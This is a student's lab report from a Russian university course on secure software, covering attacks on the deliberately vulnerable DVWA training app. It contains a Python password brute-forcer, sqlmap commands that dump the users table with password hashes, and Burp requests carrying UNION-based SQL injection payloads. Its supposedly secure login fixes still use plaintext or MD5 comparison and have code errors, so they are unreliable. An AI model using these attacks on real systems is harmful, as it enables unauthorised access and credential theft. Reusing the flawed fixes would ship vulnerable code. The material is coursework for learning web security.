



МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«МИРЭА—Российский технологический университет»
РТУ МИРЭА

Институт комплексной безопасности и специального приборостроения
(наименование института, филиала)

Кафедра КБ-2 «Информационно-аналитические системы кибербезопасности»

ОТЧЕТ ПО ПРАКТИЧЕСКИМ РАБОТАМ
по дисциплине
«Проектирование и разработка безопасного программного
обеспечения информационно-аналитических систем»

Выполнил студент группы БИСО-01-19

Зиатдинова К.Р.

Принял

Латыпова О.В.

Москва 2023

Практическая Работа №3

1. Необходимо разработать переборщик паролей для формы в задании Bruteforce на сайте dvwa.local (Можно использовать официальный ресурс или виртуальную машину Web Security Dojo)

```
import requests

url = "http://dvwa.local/vulnerabilities/brute/"
usernames = ["admin", "user", "test"]
passwords_file = "passwords.txt"

def bruteforce_login(username, password):
    params = {
        "username": username,
        "password": password,
        "Login": "Login"
    }
    response = requests.get(url, params=params)
    if "Username and/or password incorrect" not in response.text:
        print(f"Успешный вход: Логин - {username}, Пароль - {password}")
        return True
    else:
        print(f"Неудачная попытка: Логин - {username}, Пароль - {password}")
        return False

def main():
    with open(passwords_file, "r") as file:
        passwords = file.read().splitlines()

    for username in usernames:
        for password in passwords:
            if bruteforce_login(username, password):
                return

if __name__ == "__main__":
    main()
```

2. Проанализировать код и сделать кодревью, указав слабые места.

Слабость уязвимого кода необходимо указать с использованием метрики CWE (база данных cwe.mitre.org)

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];
    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );- Использование устаревшего метода
хэширования

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user'
AND password = '$pass';";- SQL-инъекция

    $result = mysqli_query($GLOBALS["__mysqli_ston"],
$query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"]))) ?
mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
    if( $result && mysqli_num_rows( $result ) == 1 )
( Использование устаревших функций MySQL) {
        // Get users details
        $row = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];
        // Login successful
        $html .= "<p>Welcome to the password protected
area {$user}</p>";

        $html .= "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        $html .= "<pre><br />Username and/or password
incorrect.</pre>";
    }
    ((is_null($__mysqli_res =
mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
```

?>

3. Разработать свою систему авторизации на любом языке, исключающий возможность подбора паролей разработанным переборщиком паролей в задании 1. Возможно исправление авторизации из dvwa.local

```
from flask import Flask, request, jsonify

app = Flask(__name__)

users = {
    "user1": {"password": "hashed_password1", "data": "some_data1"},
    "user2": {"password": "hashed_password2", "data": "some_data2"},
}

@app.route('/login', methods=['GET'])

def login():
    username = request.args.get('username')
    password = request.args.get('password')
    if username and password:
        # Получаем данные пользователя из базы данных
        user_data = users.get(username)
        if user_data and check_password(password,
user_data["password"]):
            return jsonify({"status": "success", "data":
user_data["data"]})
        else:
            return jsonify({"status": "error", "message": "Username
and/or password incorrect"})
            return jsonify({"status": "error", "message": "Username and
password are required"})

def check_password(password, hashed_password):
    return password == hashed_password

if __name__ == '__main__':
    app.run(debug=True)
```

Практическая работа №4

1. Необходимо найти участок кода, содержащий инъекцию SQL кода в задании Blind Sql Injection на сайте dvwa.local с использованием статического анализатора кода (Можно использовать официальный ресурс или виртуальную машину Web Security Dojo)

```
<?php
```

```
if( isset( $_GET[ 'Submit' ] ) ) {  
    // Get input  
    $id = $_GET[ 'id' ];  
  
    // Check database  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id =  
'$id'";  
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid );  
  
    // Get results  
    $num = @mysqli_num_rows( $result );  
    if( $num > 0 ) {  
        // User ID exists in the database  
        $html .= '<pre>User ID exists in the database.</pre>';  
    } else {  
        // User ID is MISSING from the database  
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );  
        $html .= '<pre>User ID is MISSING from the database.</pre>';  
    }  
  
    ((is_null($__mysqli_res  
mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);  
}  
  
?>
```

2. Проанализировать код и сделать кодревью, указав слабые места

<?php

```
if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id
= '$id'"; (SQL-инъекция)
    $result = mysqli_query($GLOBALS["mysqli_ston"], $getid );
    (Использование устаревших функций MySQL) // Removed 'or die' to
suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character
suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        $html .= '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found'
);

        // Feedback for end user
        $html .= '<pre>User ID is MISSING from the
database.</pre>';
    }

    ((is_null($__mysqli_res
mysqli_close($GLOBALS["__mysqli_ston"]))) ? false :
$__mysqli_res);
}

?>
```

Отсутствие валидации ввода: Нет проверки на корректность значения переменной \$id. Это может привести к проблемам, таким как SQL-инъекции, и следует проводить валидацию пользовательского ввода перед использованием.

Отсутствие обработки ошибок: Нет обработки ошибок при выполнении запроса к базе данных. Это делает отладку сложной и может предоставить злоумышленнику дополнительную информацию о системе

3. Разработать свою систему вывода информации об объекте на любом языке, исключая возможность инъекции SQL кода. Возможно исправление участка кода из dvwa.local

Требования к системе авторизации

Система вывода информации об объекте должна использовать запросы GET с параметрами, аналогичными из задания Blind SQL injection dvwa

[dvwa.local/vulnerabilities/sqli/?username=USER&password=PASS&user_token=](http://dvwa.local/vulnerabilities/sqli/?username=USER&password=PASS&user_token=TOKEN&Login=Login)
[TOKEN&Login= Login](http://dvwa.local/vulnerabilities/sqli/?username=USER&password=PASS&user_token=TOKEN&Login=Login)

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get input
    $username =
mysql_real_escape_string($GLOBALS["__mysqli_ston"], $_GET[
'username' ]);
    $password =
mysql_real_escape_string($GLOBALS["__mysqli_ston"], $_GET[
'password' ]);
    $password = md5( $password );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$username' AND
password = '$password'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query);

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get user details
        $row = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];


        // Login successful
        $html .= "<p>Welcome to the password-protected area
{$username}</p>";
        $html .= "<img src=\"{$avatar}\" />";
    } else {
        // Login failed
        $html .= "<pre><br />Username and/or password
incorrect.</pre>";
    }

    ((is_null($__mysqli_res =
mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```

4. Использовать sqlmap для нахождения уязвимости в веб-ресурсе

Заходим на страницу vulnerabilities/sqli_blind



Использование SQLmap

sqlmap -u

http://dvwa.local/vulnerabilities/sqli/?username=test&password=test&user_token=test&Login=Login

```
(kali@kali)-[~]
$ sqlmap -u 'http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit' --cookie 'PHPSESSID=bkk03nroflacsc49q42o2ugmt5; security=low' --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:12:13 /2023-12-10/

[12:12:14] [INFO] testing connection to the target URL
[12:12:14] [INFO] testing if the target URL content is stable
[12:12:14] [INFO] target URL content is stable
[12:12:14] [INFO] testing if GET parameter 'id' is dynamic
[12:12:14] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:12:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[12:12:14] [INFO] testing for SQL injection on GET parameter 'id'
[12:12:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:12:15] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' in injectable (with --code=200)
[12:12:15] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:12:18] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BI

Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
More Information
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
About
```

Используем флаг—dbs для определения таблиц в БД dvwa

```
[12:15:22] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:15:22] [INFO] retrieved: 2
[12:15:22] [INFO] retrieved: information_schema
[12:15:24] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[12:15:25] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 87 times, 500 (Internal Server Error) - 156 times
[12:15:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
```


Используем флаг—column для определения столбцов в таблице users

```
(kali㉿kali)-[~]
└─$ sqlmap -u 'http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit' --cookie 'PHPSESSI
D=bkk03nr0f1acsc49q42o2ugmt5; security=low' --column
```

| Column | Type |
|--------------|-------------|
| user | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |

Database: dvwa
Table: guestbook
[3 columns]

| Column | Type |
|------------|----------------------|
| comment | varchar(300) |
| comment_id | smallint(5) unsigned |
| name | varchar(100) |

Используем флаг—dump для получения всех значений в этих столбцах

```
(kali㉿kali)-[~]
└─$ sqlmap -u 'http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit' --cookie 'PHPSESSI
D=bkk03nr0f1acsc49q42o2ugmt5; security=low' --dump
```



Database: dvwa
Table: users
[5 entries]

| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
|---------|---------|----------------------------------|---|-----------|------------|---------------------|--------------|
| 3 | 1337 | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2023-03-22 12:14:42 | 0 |
| 1 | admin | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2023-03-22 12:14:42 | 0 |
| 2 | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2023-03-22 12:14:42 | 0 |
| 4 | pablo | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2023-03-22 12:14:42 | 0 |
| 5 | smithy | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2023-03-22 12:14:42 | 0 |

[12:23:33] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[12:23:33] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[12:23:33] [INFO] resumed: 3
[12:23:33] [INFO] resumed: comment_id
[12:23:33] [INFO] resumed: comment
[12:23:33] [INFO] resumed: name
[12:23:33] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[12:23:33] [INFO] fetching number of entries for table 'guestbook' in database 'dvwa'
[12:23:33] [INFO] resumed: 1
[12:23:33] [INFO] resumed: This is a test comment.
[12:23:33] [INFO] resumed: 1
[12:23:33] [INFO] resumed: test
Database: dvwa
Table: guestbook
[1 entry]

| comment_id | name | comment |
|------------|------|-------------------------|
| 1 | test | This is a test comment. |

5. Использовать Burp для нахождения уязвимости в веб-ресурсе



Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More Information

```
1 POST /vulnerabilities/sql1/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/vulnerabilities/sql1/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=bkk03nroflacsc49q42o2ugt5; security=medium
21 Connection: close
2
3 id=1 OR 1=1#Submit=Submit
```

User ID:

ID: 1 OR 1=1#
First name: admin
Surname: admin

ID: 1 OR 1=1#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1#
First name: Hack
Surname: Me

ID: 1 OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1#
First name: Bob
Surname: Smith

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=bkk03nroflacsc49q42o2ugmt5; security=medium
21 Connection: close
22
23 id=1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
24 S&Submit=Submit
```

User ID:

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: admin
Surname: admin

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Hack
Surname: Me

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Bob
Surname: Smith

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=bkk03nroflacsc49q42o2ugmt5; security=medium
Connection: close
```

```
id=1 OR 1=1 UNION SELECT USER.PASSWORD FROM users#&Submit=Submit
```

Отображение захешированных паролей

```
ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```